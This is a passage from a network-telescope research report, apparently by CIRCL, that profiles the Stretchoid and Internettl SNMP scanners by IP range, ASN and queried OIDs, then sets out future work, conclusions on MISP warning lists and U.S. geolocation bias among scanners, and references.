

Figure 33: Stretchoid home page

In our analysis, we identified **343 distinct IP addresses** with corresponding PTR records following this pattern:

- `azpdesq2p3jd.stretchoid.com`
- `azpdcs88zxbb.stretchoid.com`
- `azpdcsypblgq.stretchoid.com`
- `azpdcg1tehht.stretchoid.com`

The prefix **“azpd”** appears to be constant and may indicate the use of underlying Microsoft Azure infrastructure. Indeed, the associated IP addresses are allocated to the Microsoft Azure network (**MICROSOFT-CORP-MSN-AS-BLOCK, AS8075**).

Strechoid issues only the following SNMP requests in versions 1 and 3:

community	oids	version
public	1.3.6.1.2.1.1.1.0	1
not visible	—	3

The OID `1.3.6.1.2.1.1.1.0` corresponds to **sysDescr**, which provides a high-level textual description of the device (hardware, operating system, and software version).

2.5.2.12 Internettl



Figure 34: Internettl IP's sample of traffic pattern

Internettl.org is a domain registered in December 2018 and currently uses privacy-protected WHOIS information. We do not know which company or organization it is associated with.

We identified 61 IP addresses operated by Internettl, each resolving to the PTR record **internettl.org**. All of these IPs fall within the `104.152.52.0/24` range and are announced by **AS14987**, operated by the U.S.–based provider Rethem Hosting.

Internettl issues queries for both *sysDescr*—a descriptive identification of the managed node—and *sysName*, which returns the system's administratively assigned hostname.

community	oids	version
public	1.3.6.1.2.1.1.1.0	1
	1.3.6.1.2.1.1.5.0	
not visible	—	3

3 Future Work

This analysis opens several promising avenues for further research and operational enhancement for continuous trainings. Building upon the current findings, future work could focus on the following areas:

- **Vulnerability Signal Extraction:**
  By refining OID-level and behavior-based analysis, the dataset can be leveraged to detect emerging or undisclosed vulnerabilities. Identifying anomalous request patterns, unusual MIB walks, or vendor-specific probing bursts may provide early indicators of exploitation campaigns.
- **Infrastructure and Vendor Profiling:**
  Extending the classification of vendor-specific OIDs would improve visibility into the distribution of devices deployed on the Internet. This would support large-scale assessments of ecosystem exposure, identify concentrations of outdated or at-risk equipment, and enable more precise vendor or product-level threat intelligence.
- **Scanning vs. Noise Discrimination:**
  Enhancing statistical and temporal models would help distinguish intentional scanning operations from background noise, misconfigurations, and harmless reconnaissance. This differentiation is key for prioritizing alerting logic, improving SOC triage efficiency, and reducing false positives.
- **Threat Hunting Enrichment:**
  Incorporating SNMP-based observables into threat-hunting workflows—such as tracking persistent sources, correlating scanning behavior with exploitation timelines, or clustering actor-specific fingerprints—may uncover early-stage adversary activity. Cross-referencing these insights with additional telemetry (passive DNS, routing data, or honeypot logs) would further strengthen detection capabilities.

Overall, expanding this analysis provides an opportunity to transform raw SNMP background traffic into actionable intelligence. Continued research will improve the community's understanding of Internet-wide device exposure, scanning ecosystems, and adversarial behavior patterns.

4 Conclusions

This analysis provides valuable insights and constitutes a meaningful contribution to operational security practice. The newly derived MISP warning lists[16] offer SOC operators additional classification mechanisms that help reduce operational fatigue by filtering out predictable or low-value SNMP scanning activity. At the same time, the characterization of SNMP traffic enables analysts to better understand protocol behaviors and to distinguish between benign background scanning and events that warrant closer investigation. Together, these outcomes strengthen analysts' ability to prioritize relevant signals and maintain effective situational.

Finally our analysis further demonstrates significant limitations in geolocation source of identified commercial scanners[17], revealing a pronounced U.S. predominance among scanning services. This bias introduces critical detection gaps for geofenced assets, as scanners disproportionately identify U.S.-based infrastructure while failing to accurately map non-U.S. geofenced assets.

5 Contacts

Interested in collaborating on network network telescope data analysis, contributing datasets, or sharing your feedback and comments on our research? Contact us at info@circl.lu to explore partnerships, discuss potential collaborations, or provide insights.

[16] https://github.com/MISP/misp-warninglists MISP Warning lists

[17] https://arxiv.org/pdf/2412.15696v1 Unidentified scanners remains an open challenge for detection.

6 References

[restena] https://restena.lu/en/project/ngsoti NGSOTI project overview
[networktelescope]: https://circl.lu/assets/files/circl-blackhole-honeynetworkshop2014.pdf Network Telescope Analysis
[rfc1918]: https://datatracker.ietf.org/doc/html/rfc1918 Address Allocation for Private Internets
[suricata]: https://suricata.io Suricata high performance, open source network analysis software.
[clickhouse]: https://clickhouse.com/ Clickhouse analytical database for observability
[canon]: https://oip.manual.canon/USRMA-0219-zz-SS-enUS/contents/10040030.html Canon default SNMP configuration.
[ipasn]: https://github.com/D4-project/IPASN-History CIRCL D4 project IPASN-History
[cisco]: https://www.cisco.com/c/en/us/support/docs/ip/simple-network-management-protocol-snmp/7282-12.html Cisco devices management documentation.
[oid]: https://support.huawei.com/enterprise/en/doc/EDOC1100126900/861a99d5/obtaining-device-information-through-snmp-get Huawei devices device information.
[mikrotik]: https://fossies.org/linux/opennms/features/enlinkd/tests/src/test/resources/linkd/nms102/mikrotik-192.168.0.1-walk.txt Mikrotik SNMPWALK sample
[vt]: https://www.virustotal.com/gui/file/aa518f13570fa2eec0fc3a4dd5ff0a7438fff5491d6e0650c94520651b02f456/content Second stage RONDODOX dropper.
[rondodox]:https://www.trendmicro.com/en_us/research/25/j/rondodox.html Trend Micro report on Rondodox campaign
[nessus]:https://www.tenable.com/products/nessus Nessus Scanner
[mispwl]: https://github.com/MISP/misp-warninglists MISP Warning lists
[arxiv]: https://arxiv.org/pdf/2412.15696v1 Unidentified scanners remains an open challenge for detection.